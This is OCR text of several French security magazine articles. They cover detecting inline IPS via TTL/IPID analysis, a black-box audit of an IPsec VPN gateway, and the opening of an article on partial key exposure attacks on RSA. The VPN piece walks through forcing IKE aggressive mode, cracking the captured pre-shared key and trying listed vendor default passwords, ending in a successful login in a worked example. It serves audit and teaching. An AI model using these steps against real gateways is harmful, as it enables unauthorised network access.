: # : flags  : ttl : ipid  : win  :
+---+--------+-----+-------+------;
: 1 : S.A... :  52 : 53594 :  1400 : <- TTL commençant probablement à 64
: 2 : .FA.P. : 116 :  4465 : 17411 : <- TTL commençant probablement à 128
: 3 : ..A... : 116 :  4466 : 17411 :
+---+--------+-----+-------+------;
+---------------------------------+
:         Application Level       :
+--------+------------------------+
: Server :        Microsoft-IIS/5.0 :
: Code   :                      200 :
+--------+------------------------+
+ htm    :                        1 :
+ html   :                        1 :
+--------+------------------------+
```

Ici, c'est la variation du TTL qui trahit la présence du système en ligne. Il est fort probable que ce dernier vérifie dans un premier temps la validité de la session TCP avant d'en « transférer » l'établissement au serveur. Ces mécanismes sont en général mis en place afin de protéger les serveurs contre les SYNFloods.

On remarque également dans ce cas une variation anormale de l'IPID. Ce dernier passe de la valeur 53594 aux valeurs 4465 puis 4466. La variation brutale de l'IPID n'est pas nécessairement étonnante, en particulier sur les systèmes soumis à de fortes charges. Néanmoins, une variation suivie de deux IPID qui se succèdent trahi la présence d'un système tiers.

Lors de la génération d'une commande valide

```
[root@localhost progs]# ./http-ips-detect-v3.pl eth0 10.0.0.103 0 80
+---------------------------------+
:             Baseline            :
+---------------------------------+
:           Network Level         :
+---+--------+-----+-------+------+
: # : flags  : ttl : ipid  : win  :
+---+--------+-----+-------+------;
: 1 : S.A... : 243 : 19503 :  8190 : <- TTL commençant probablement à 256
: 2 : ..A... : 243 : 54068 :  8077 :
: 3 : ..A... :  51 : 33741 :  5720 : <- TTL commençant probablement à 64
: 4 : ..A.P. :  51 : 33742 :  5720 :
: 5 : .FA... : 243 : 21052 :  8190 :
+---+--------+-----+-------+------;
+---------------------------------+
:         Application Level       :
+--------+------------------------+
: Server :                GWS/2.1 :
: Code   :                    200 :
+--------+------------------------+
+ gif    :                        1 :
+--------+------------------------+
```

Ce cas est encore plus intéressant. Le TTL ne varie qu'à l'issue de l'*acknowledgement* de la requête HTTP. Il est donc probable que la cible est protégée par un système effectuant non seulement le *handshake* TCP mais vérifiant également la validité de la commande lancée par le client. Ce type de mécanisme est généralement utilisé comme protection contre les attaques de type *pending sessions* consistant à établir des sessions sans les fermer [3].

Encore une fois, l'IPID peut confirmer notre hypothèse d'un système de protection transparent. La taille de la fenêtre est également un indice intéressant dans la mesure où elle a une valeur stable de 5720 octets lorsque nous sommes directement en contact avec la cible et une valeur de 8190 (une fois 8077) lorsque le système en ligne prend en charge les connexions.

Lors du blocage d'une attaque

Ici http-ips-detect est lancé en mode exploit. Nous obtenons par conséquent les résultats correspondant à la home page et à la page de retour de notre exploit.

```
[root@localhost progs]# ./http-ips-detect-v3.pl eth0 10.0.0.104 1 80
+---------------------------------+
:             Baseline            :
+---------------------------------+
:           Network Level         :
+---+--------+-----+-------+------+
: # : flags  : ttl : ipid  : win  :
+---+--------+-----+-------+------:
:  1 : S.A... : 112 :  4449 : 17520 :
:  2 : .FA.P. : 112 :  4450 : 17411 :
:  3 : ..A... : 112 :  4451 : 17411 :
+---+--------+-----+-------+------:
+---------------------------------+
:        Application Level        :
+--------+------------------------+
: Server :       Microsoft-IIS/5.0 :
: Code   :                    200 :
+--------+------------------------+
+ htm    :                      1 :
+ html   :                      1 :
+--------+------------------------+

+---------------------------------+
:             CMD.EXE             :
+---------------------------------+
:           Network Level         :
+---+--------+-----+-------+------+
: # : flags  : ttl : ipid  : win  :
+---+--------+-----+-------+------:
:  1 : S.A... : 112 :  4473 : 17520 : <- Probablement 16 sauts
:  2 : ...R.. :  49 :  3241 :     0 : <- Probablement 15 sauts
+---+--------+-----+-------+------:
+---------------------------------+
:        Application Level        :
+--------+------------------------+
: Server :                    200 :
: Code   :                        :
+--------+------------------------+
+--------+------------------------+
```

Notre attaque ayant été bloquée, le TTL nous enseigne non seulement qu'il y a un système en ligne, mais également que ce dernier se situe probablement à un saut de la cible. Par conséquent, il est temps de fourbir son matériel de contournement et de réfléchir à une technique d'insertion [4].

Détection au niveau applicatif

```
[root@localhost progs]# ./http-ips-detect-v3.pl eth0 10.0.0.105 0 80
+---------------------------------+
:             Baseline            :
+---------------------------------+
:           Network Level         :
+---+--------+-----+-------+------+
: # : flags  : ttl : ipid  : win  :
+---+--------+-----+-------+------:
:  1 : S.A... :  54 :  7095 : 24616 :
:  2 : ..A... :  54 :  7096 : 24616 :
:  3 : ..A... :  54 :  7097 : 24616 :
:  4 : ..A.P. :  54 :  7098 : 24616 :
:  5 : ..A.P. :  54 :  7099 : 24616 :
:  6 : ..A... :  54 :  7100 : 24616 :
:  7 : ..A... :  54 :  7101 : 24616 :
:  8 : ..A... :  54 :  7102 : 24616 :
:  9 : ..A... :  54 :  7103 : 24616 :
: 10 : ..A... :  54 :  7104 : 24616 :
: 11 : ..A... :  54 :  7105 : 24616 :
: 12 : ..A... :  54 :  7106 : 24616 :
: 13 : ..A... :  54 :  7107 : 24616 :
: 14 : ..A... :  54 :  7108 : 24616 :
: 15 : ..A... :  54 :  7109 : 24616 :
: 16 : ..A... :  54 :  7110 : 24616 :
: 17 : .FA.P. :  54 :  7111 : 24616 :
: 18 : ..A... :  54 :  7112 : 24616 :
+---+--------+-----+-------+------:
+---------------------------------+
:        Application Level        :
+--------+------------------------+
: Server :                 Apache :
: Code   :                    200 :
+--------+------------------------+
+ asp    :                     12 :
+ css    :                      2 :
+ gif    :                     47 :
+ htm    :                      4 :
+ pdf    :                      1 :
+--------+------------------------+
```

Enfin, le cas le moins probant, trahissant cependant la possibilité d'un reverse proxy transparent tournant sous Apache et protégeant un serveur IIS, plein de pages ASP !

Conclusion

La transparence absolue est très difficile à obtenir dans la mesure où elle nécessite d'un système qu'il imite exactement le système qu'il protège. Ceci est vrai au niveau des caractéristiques réseau, système et applicatives mais également en termes de connaissance de la topologie et du contexte global de déploiement.

Ainsi le TTL doit être calculé en fonction de la nature (TTL initial) et de la position de la cible relative de la cible, la bannière devrait correspondre au contenu, les IPID rester cohérents, etc. Tout ceci est techniquement simple à prendre en compte et ne demande qu'un paramétrage certes relativement pointu mais accessible dès lors que l'architecture à protéger est maîtrisée.

Outils et Références

[1] http-ips-detect – **http://www.iv2-technologies.com/~rbidou/http-ips-detect.tar.gz**

[2] thcrut – **http://thc.org/thc-rut/**

[3] Dénis de Service réseau – MISC 18.

[4] Principe et contournement des IDS – MISC 3.


Audit d'une infrastructure VPN : exemple par la pratique

De par le besoin croissant de mobilité exprimé dans les entreprises, le déploiement de communications sécurisées entre des sites géographiquement distants s'amplifie de jour en jour. Les réseaux privés virtuels ou VPN fournissent une option économiquement viable pour répondre à ce besoin. Ces VPN utilisent des réseaux publics comme Internet pour connecter des utilisateurs distants au réseau interne de l'entreprise ou établir des liens entre des sites isolés de l'entreprise. Il est alors nécessaire de fournir des fonctions de sécurité comme le chiffrement et l'authentification forte afin de protéger la confidentialité des données internes de l'entreprise. Dans cet article, nous allons voir comment évaluer le niveau de sécurité d'une infrastructure VPN, élément clé d'un réseau privé.

Les réseaux privés virtuels peuvent être classés en deux grandes catégories :

1. Les connexions site à site étendent le réseau interne de l'entreprise à des bureaux distants et cette connectivité est établie entre les passerelles VPN de chaque site.
2. Les connexions d'accès distants sont utilisées pour fournir à un utilisateur distant un accès au réseau interne de l'entreprise à partir de différents sites distants. Les deux principaux composants qui peuvent compromettre cette connexion utilisateur/LAN sont le client VPN qui opère sur la machine de l'utilisateur distant et la passerelle VPN qui est le point d'entrée au réseau interne de l'entreprise à partir d'Internet.

Figure 1




Nous allons voir que la plupart des passerelles VPN que vous aurez peut-être l'occasion de tester comportent des vulnérabilités exploitables à distance qui peuvent permettre potentiellement à un attaquant un accès non autorisé au réseau interne.

1. Quelques rappels sur IPSEC

1.1 Au niveau protocolaire...


IPSEC repose sur un chiffrement symétrique et se compose des éléments primaires de sécurité suivants :

1 Authentication Header (AH) :



Il s'agit essentiellement du contrôle d'intégrité du message qui est ajouté à chaque message pour s'assurer de l'authenticité et protéger l'intégrité lors de la traversée d'Internet.


2 Encapsulating Security Payload (ESP) :



Il s'agit du mécanisme de chiffrement utilisé pour protéger la confidentialité de la communication entre deux éléments.

Sylvain ROGER
sylvain.roger@solucom.fr
http://www.solucom.fr

3 Internet Key Exchange (IKE) :



C'est le protocole qui fournit le moyen de sécuriser l'échange de la clé secrète, ce qui est essentiel pour l'efficacité de AH et ESP. IKE possède deux modes : IKE en mode principal et IKE en mode agressif. L'échange de clé en mode principal repose sur l'échange de Diffie-Helman pour générer une clé partagée mutuellement entre le client et le serveur. Le mode agressif n'utilise pas un échange de Diffie-Helman pour protéger l'authenticité des données, ce qui peut constituer une vulnérabilité comme nous allons le voir par la suite.

1.2 Au niveau de l'implémentation...

La plupart des passerelles VPN peuvent être marquées par une technique d'empreinte UDP liée à la gestion des temps d'inactivité du client [1]. Une technique pour s'assurer de la connectivité en UDP est la retransmission avec délai qui permet à une application de tolérer de la perte ou de la modification d'un paquet. La retransmission d'un paquet est enclenchée si une réponse n'est pas reçue après un temps donné.

Ce mécanisme de retransmission n'est pas normalisé et est différent pour chaque constructeur. Sa mesure permet d'identifier à quel type de passerelle nous sommes confrontés. Aussi, le délai de retransmission, l'incrémentation de celui-ci et le nombre de paquets qu'il induit permettent, dans le cas du protocole IKE d'identifier avec une très forte probabilité le modèle voire la version d'une passerelle VPN IPSEC.

L'identification du constructeur de la passerelle fournira à l'attaquant des premières indications quant aux possibles vulnérabilités affectant l'infrastructure VPN.

2. Méthodologie de l'audit

Le principal objectif d'un audit d'une passerelle VPN est de découvrir toute vulnérabilité dans l'implémentation du VPN qu'un attaquant peut exploiter. Cela est généralement considéré comme un audit en boîte noire car seule l'adresse IP de la passerelle VPN est connue. Nous allons procéder en trois temps :

1. Détermination des ports ouverts et identification du VPN ;
2. Évaluation du mode PSK et de la robustesse des comptes ;
3. Analyse de la configuration et de l'architecture.

Chaque étape devra se constituer d'une analyse préalable de l'existant : quelle information désire-t-on posséder au départ de l'audit ? Quelle est la sensibilité des informations traversant le réseau VPN ? ... puis d'une analyse des vulnérabilités et risques associés. Enfin l'intérêt d'une telle évaluation ne réside qu'en la qualité du plan d'action mis en œuvre.

À ce titre, un bon plan d'action est un plan d'action réaliste et qui ne cherche pas à faire du sensationnalisme. Il est nécessaire de savoir dire qu'un composant est correctement sécurisé ou de ne pas amplifier une faille de sécurité identifiée.

3. Reconnaissance des ports ouverts et du type de passerelle

Le but de cette première étape est de déterminer le type d'implémentation VPN (IPSEC, PPTP ou SSL), des informations sur le constructeur et la version correspondante. Cela s'avèrera nécessaire pour exécuter des attaques identifiées contre l'environnement VPN cible. Nous allons partir sur l'hypothèse que seule l'adresse IP de la passerelle à auditer est connue.

Dans un premier temps, nous allons effectuer un scan de ports de la passerelle VPN pour faire une supposition du type d'implémentation VPN. Les ports ouverts suivants correspondent à une utilisation potentielle d'un VPN :


1. UDP500 / VPN de type IPSEC
2. TCP1723 / VPN de type PPTP/L2TP
3. TCP 443 / VPN de type SSL

Il est possible que le scan de ports donne des faux positifs. Cela sera sûrement le cas si le sujet du scan est couplé à un *firewall*. Dans de tels cas, le firewall supprimera sûrement les paquets.

La prochaine phase est la détermination du type de passerelle qui est en face de nous en trouvant le constructeur et la version de la passerelle VPN. La fonctionnalité d'identification d'OS de Nmap permettra de nous faire une bonne idée. Cependant dans le cas de VPN IPSEC, ike-scan est capable de fournir une identification plus

fiable du modèle et de la version de la passerelle. Cet outil utilise les valeurs de certaines variables spécifiques des paquets IPSEC échangés et les compare avec sa base de signature. Ce principe vous avait été présenté dans la première partie de l'article.

Figure 2



Dans cet échange, ike-scan envoie donc un paquet contenant un en-tête et une association de sécurité au serveur VPN. Le serveur VPN répond également avec un en-tête et une association de sécurité. ike-scan enregistre alors l'heure à laquelle il a reçu ce paquet et n'y répond pas.

Étant donné que le serveur VPN ne reçoit pas de réponse, il suppose que le paquet a été perdu et l'émet de nouveau avec un délai spécifique à la passerelle. Ce processus est répété autant de fois que nécessaire selon la politique définie par le constructeur. C'est ce mécanisme qui permet à ike-scan d'effectuer la prise d'empreinte.

EXEMPLE D'UTILISATION D'IKE-SCAN :

```
G:\ike-VPN-test>ike-scan -showbackoff 10.0.0.1
Starting ike-scan 1.6 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
10.0.0.1 Main Mode Handshake returned SA=(Enc=3DES Hash=SHA1 Auth=PSK
Group=1:modp768 LifeT
ype=Seconds LifeDuration(4)=0x00007080)
IP Address  No.       Recv time              delta time
10.0.0.1    1         1042797937.070152      0.000000
10.0.0.1    2         1042797952.061102      14.990950
10.0.0.1    3         1042797967.064137      15.003035
```

Les informations fournies par ike-scan concernent donc l'adresse IP de la passerelle VPN, le numéro du paquet de retransmission, le temps de réception du paquet courant et la différence de temps entre la réception de deux paquets de retransmission.

Si l'échange de paquets observé par ike-scan correspond à une des signatures de sa base de données, cela fournit un indicateur fort sur la passerelle VPN. Le résultat sera ensuite affiché :

```
Implementation guess: Cisco IOS/PIX
```

L'information récupérée permettra à un attaquant potentiel de se focaliser sur des attaques précises. De plus, il pourra tenter une attaque par force brute en utilisant le client associé.

4. Évaluation technique de la passerelle

4.1 Le Mode PSK

Un vecteur d'attaque important est l'exploitation des vulnérabilités inhérentes aux protocoles utilisés pour établir la connexion VPN [2]. En effet, le résultat d'ike-scan précédent montre que le client et le serveur utilisent une clé pré-partagée (PSK) pour l'authentification.

```
10.0.0.1 Main Mode Handshake returned SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=1:
modp768 LifeT
```

Si la passerelle accepte le mode agressif, le *hash* d'authentification basé sur la clé pré-partagée sera envoyé en clair. À partir de là, il sera possible d'utiliser un *sniffer* pour capturer ce hash et tenter une attaque par dictionnaire ou par force brute sur celui-ci.

ike-probe peut être utilisé pour déterminer des vulnérabilités dans l'implémentation PSK de la passerelle VPN [3]. L'outil tente différentes combinaisons de chiffrement, hash et groupes Diffie-Hellman et tente de forcer la passerelle distante à utiliser le mode agressif.

UTILISATION DE IKE-PROBE :

```
IKEProbe 0.1beta  (c) 2003 Michael Thumann (www.ernw.de)
Portions Copyright (c) 2003 Cipherica Labs (www.cipherica.com)
Read license-cipherica.txt for LibIKE License Information
IKE Aggressive Mode PSK Vulnerability Scanner (Bugtraq ID 7423)

Supported Attributes
Ciphers             : DES, 3DES, AES-128, CAST
Hashes              : MD5, SHA1
Diffie Hellman Groups: DH Groups 1,2 and 5

IKE Proposal for Peer: 10.0.0.2
Aggressive Mode activated ...

Cipher AES
Hash MD5
Diffie Hellman Group 2

841.890 3: ph1_initiated(00443ee0, 007d23c8)
841.950 3: << ph1 (00443ee0, 276)
843.963 3: << ph1 (00443ee0, 276)
846.967 3: << ph1 (00443ee0, 276)
849.961 3: ph1_disposed(00443ee0)

Attribute Settings:
Cipher AES
Hash MD5
Diffie Hellman Group 5

849.961 3: ph1_initiated(00443ee0, 007d5010)
849.141 3: << ph1 (00443ee0, 340)
851.644 3: << ph1 (00443ee0, 340)
854.648 3: << ph1 (00443ee0, 340)
857.652 3: ph1_disposed(00443ee0)
```

La clé capturée peut être cassée par l'intermédiaire de plusieurs outils. On peut citer à ce titre Cain&Abel, ikecrack ou psk-crack (attaque par dictionnaire). Il faut au maximum 15 minutes pour casser une clé constituée de 6 lettres minuscules. Une fois que la clé a été découverte, un client compatible avec la passerelle analysée peut être suffisant pour se connecter.

Dans d'autre cas, il sera nécessaire de mettre en évidence des vulnérabilités dans l'implémentation des protocoles additionnels d'authentification mis en œuvre. Cela a été brillamment présenté dans le dernier numéro de MISC au niveau du protocole XAuth sur une implémentation Cisco.

Il n'est pas rare de voir des implémentations défectueuses des protocoles mis en œuvre dans IPSEC les rendant vulnérables à des attaques. De nombreux constructeurs, comme Nortel, ne valident pas de façon suffisante les informations envoyées à la passerelle VPN. Par exemple, comme j'ai pu le mettre en évidence [5], les passerelles VPN Nortel Contivity ne vérifient pas le fait que le client ait correctement validé le certificat envoyé.

4.2 Robustesse des comptes

Une des vulnérabilités les plus communes dans l'implémentation d'un système VPN est la présence de comptes système par défaut par des mots de passe par défaut. Une bonne source d'information pour les comptes et mots de passe par défaut est disponible à l'adresse **http://www.phenoelit.de/dpl/dpl.html**.

À part les traditionnels suspects tels le nom du constructeur, il peut être intéressant de tester des mots comme `setup`, `vpn`, `client`, `user`, `cisco`, `contivity`, `fwl`, `netscreen` et `admin`.

Comme nous avons pu le mettre en évidence précédemment, la connaissance de la combinaison d'un *login* valide et de la possibilité d'utiliser le mode PSK est parfois suffisante pour se connecter au réseau VPN. C'est pourquoi le fait qu'un login soit correct ou incorrect ne doit pas transparaître en cas d'échec dans le processus d'authentification. Bien que ce principe soit connu depuis des années, il n'est malheureusement pas systématiquement mis en œuvre. Par exemple, le client Nortel Contivity [6] renvoyait jusqu'à peu deux messages d'erreur différents selon le fait que le login utilisé était valide ou non.

Aussi, dans le cas d'un login valide un échec d'authentification verra le message d'erreur suivant affiché : « *Login Failure due to : Authentication Failure* ». Dans le cas d'un login invalide un échec d'authentification verra le message d'erreur suivant apparaître : « *Login failed : please verify the entered login information is correct* ».

De manière générale trois erreurs ont été constatées au niveau de l'implémentation :

1. Certaines passerelles VPN ne répondent que si le compte est valide.
2. Certaines passerelles VPN répondent avec un avertissement spécifique si le compte utilisé est invalide.
3. Enfin certaines passerelles VPN renvoient un hash particulier (calculé à partir d'un mot de passe vide) pour les comptes invalides.

Dans les trois cas, cela permet d'obtenir une information sur la validité d'un compte, ce qui peut constituer une vulnérabilité importante.

5. Évaluation de la partie cliente

Les clients VPN offrent en général la possibilité de sauvegarder sur le poste de l'utilisateur les droits qui lui sont attribués (par exemple sauvegarde du login et du mot de passe). Il arrive que ce stockage des droits ne se fasse pas de façon propre et permette à une personne mal intentionnée de récupérer ces informations sensibles. Cela peut par exemple arriver si le login est stocké dans un fichier ou dans le registre. Dans ce cas, une attaque éventuelle sur le mode agressif peut s'initialiser.

Une autre faiblesse potentielle concerne le stockage du mot de passe de façon insuffisamment sûre. Ce mot de passe pourrait en effet se trouver dans un fichier et protégé par un mécanisme de chiffrement contournable, dans la mémoire ou dans le registre toujours stocké de façon inadéquate.

Enfin de par des faiblesses d'implémentation de certains constructeurs, certains clients sont vulnérables à des *buffer overflows* dont l'exploitation permet en général de réaliser un déni de service..

A ce titre, on peut mentionner les vulnérabilités suivantes concernant certains clients VPN :

1. Vulnérabilité sur les clients Nortel Contivity permettant d'outrepasser la vérification du certificat serveur.
2. Vulnérabilité sur les clients Cisco VPN permettant de réaliser un déni de service ou un buffer overflow.
3. Vulnérabilité sur les clients NetScreen permettant d'exploiter un buffer overflow.
4. Vulnérabilités sur les clients Checkpoint permettant d'accéder aux informations chiffrées d'authentification Windows.

Malheureusement la liste est encore longue et, comme on peut le voir, aucun constructeur n'est à l'abri.

6. Illustration par un cas pratique

Pour mettre en pratique les différents points abordés précédemment, considérons l'implémentation suivante : une entreprise de 500 personnes dispose d'une plate-forme d'accès distant permettant à ses employés d'accéder à leur courrier électronique et à l'intranet de l'entreprise depuis des postes portables maîtrisés par l'entreprise.

Cette plate-forme se compose d'une passerelle VPN Nortel Contivity avec un *firmware* en v4.85 et de clients VPN Nortel Contivity en v4.61 installés sur l'ensemble des postes mobiles. Le référentiel d'authentification mis en place se base sur des couples login/mot de passe sauvegardés directement sur la passerelle. La configuration mise en place est proche de celle par défaut. La passerelle est joignable depuis Internet avec une adresse IP connue uniquement des employés de la société.

Supposons que vous soyez mandaté pour réaliser un audit de cette infrastructure et que l'adresse IP de la passerelle vous soit fournie ainsi qu'un portable standard de l'entreprise. Reprenons alors la méthodologie décrite précédemment.

1. Passerelle VPN :

→ scan de ports de l'adresse IP réalisé par nmap : le port UDP 500 est ouvert, cela signifie probablement que nous sommes confrontés à une implémentation IPSEC :

Figure 3

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-05-17 14:16 EDT
Warning:  OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
Interesting ports on 10.96.135.84:
(The 1473 ports scanned but not shown below are in state: closed)
PORT     STATE         SERVICE
500/udp  open|filtered isakmp
```

→ identification de la passerelle grâce à ike-scan : les temps de réponse et la fréquence de réémission nous permettent de mettre en évidence une passerelle Nortel Contivity.

→ utilisation de ikescan pour identifier d'éventuelles faiblesses dans l'implémentation des modes, ici le mode agressif peut être forcé, ce qui nous permet de récupérer le hash de la clé pré-partagée entre le client et la passerelle.

```
G:\ike-VPN-test>ike-scan -showbackoff 10.0.0.1
Starting ike-scan 1.6 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
10.0.0.1 Main Mode Handshake returned SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=1:
modp768 LifeType=Seconds LifeDuration(4)=0x00007080)
Implementation guess: Nortel Contivity
```

→ utilisation de psk-crack pour casser la clé à partir du hash obtenu.

Figure 4

→ tentative d'utilisation du compte par défaut contivity avec un mot de passe aléatoire : ce compte n'a pas été modifié et nous permet de s'assurer que le compte contivity est utilisé (en effet les passerelles Contivity renvoient un message d'erreur différent lorsque le compte existe ou non (voir *figure 5*).

Tentons d'utiliser le mot de passe par défaut contivity : la connexion est possible. Le réseau interne de l'entreprise est donc vulnérable.

Figure 5


2. Client VPN :

→ identification de la version du client : il s'agit ici d'un client Nortel Contivity en version 4.61 ;

→ recherche de vulnérabilités liées à la version du client ou à l'utilisation d'options spécifiques de celui-ci. Par exemple, si les options de sauvegarde du mot de passe en local sont activées, la base de registre et/ou la mémoire doivent être analysées.

Dans notre cas, la seule vulnérabilité recensée concerne la possibilité d'outrepasser la vérification du certificat serveur par un client, en cliquant sur « OK » ou « Cancel » de la bannière de connexion du démarrage, si celle-ci a été paramétrée.

Figure 6



7. Conclusion

Nous avons donc pu voir dans cet article les différentes étapes organisationnelles et techniques à mettre en œuvre pour réaliser une évaluation de la robustesse d'une passerelle VPN, notamment dans le cadre du déploiement d'une solution de nomadisme. Une telle évaluation peut faire partie d'une campagne de sensibilisation sur la nécessité d'utiliser des mots de passe complexes et conformes à une politique de sécurité donnée si une telle méthode est utilisée pour l'authentification des utilisateurs.

Une passerelle VPN peut s'avérer être un des points les plus faibles de la sécurité périmètrique d'une entreprise. Or les informations transitant sur un lien VPN sont souvent sensibles et les utilisateurs ont confiance en ce type d'infrastructure. De plus, le chiffrement du trafic rend en général les éventuels équipements responsables de la prévention d'intrusion « impuissants ».

Références

[1] HILLS R., « *NTA Monitor UDP Backoff Pattern Fingerprinting White Paper* ».
Disponible en ligne sur :
http://www.nta-monitor.com/ike-scan/whitepaper.pdf

[2] HILLS R. « *Common VPN Security Flaws* ».
Disponible en ligne sur :
http://www.nta-monitor.com/news/vpn-flaws/VPN-Flaws-Whitepaper.pdf

[3] THUMANN M. PSK, « *Cracking using IKE Aggressive Mode* ».
Disponible en ligne sur :
http://www.ernw.de/download/pskattack.pdf

[4] BELANI R., MOOKHEY K.K., « *Penetration Testing IPSEC VPN* ». [en ligne].
Disponible en ligne sur :
http://www.securityfocus.com/print/infocus/1821.

[5] ROGER S., « Faille sur Client VPN Nortel Contivity ».
Disponible en ligne sur :
http://www.securityfocus.com/bid/11495/info

[6] MOOKHEY K.K., « Faille sur Client VPN Nortel Contivity ».
Disponible en ligne sur :
http://www.securityfocus.com/bid/11623/info

Liens

- Site de ike-scan : **http://www.nta-monitor.com/ike-scan/**
- Site de ikeprobe :
http://www.ernw.de/download/ikeprobe.zip
- Site de ikecrack : **http://ikecrack.sourceforge.net/**
- Site de Cain&Abel : **http://www.oxid.it/cain.html**

Attaques de RSA à clé partiellement révélée

Les attaques à clé partiellement révélée (partial key exposure attack) ont fait leur apparition récemment et ont été pour la première fois proposées en 1998 par Boneh, Durfee et Frankel. Elles suivent de près la découverte, par Paul Kocher en 1996, des attaques sur les canaux cachés (side channel attacks) comme l'attaque par mesure du temps (timing attack) et les attaques par mesure de la puissance (power attack et differential power attack). Ces attaques reposent sur des mesures physiques, comme par exemple la dernière en date : l'attaque par mesure du son (acoustic ou sound attack) récemment proposée par Rivest et Tromer. Les attaques à clé partiellement révélée peuvent se voir comme le pendant théorique de ces attaques qui exploitent des fuites physiques d'information ; elles complètent en effet très bien les attaques par effet de bord car elles permettent de pallier les faiblesses de ces dernières. Nous présentons quelques-une de ces attaques (les attaques de Boneh, Durfee et Frankel ainsi qu'une attaque de Blömer et May). Nous terminerons par la présentation d'une nouvelle attaque de RSA, un work in progress, qui est efficace lorsque l'exposant public e est proche de $\sqrt{N}$, avec $e < \sqrt{N}$ où N est le module RSA.

1. Introduction

En 1998, Boneh, Durfee et Frankel [BDF] ont présenté dans une conférence plusieurs attaques de l'algorithme de chiffrement RSA d'un type complètement nouveau : les *partial key exposure attack*, que nous traduirons ici par « attaques à clé partiellement révélée ». Ces attaques assez nouvelles dans le paysage de la cryptanalyse ont suivi de très près la publication des attaques dites « sur les canaux cachés » (*side channel attacks*). Une attaque par effet de bord est une attaque qui tente de retrouver la clé secrète d'un système de chiffrement ou, plus généralement, les caractéristiques secrètes d'un système de sécurité par des mesures physiques de l'implémentation. La plupart de ces attaques exigent un accès physique au système, ce qui évidemment n'est pas toujours évident.

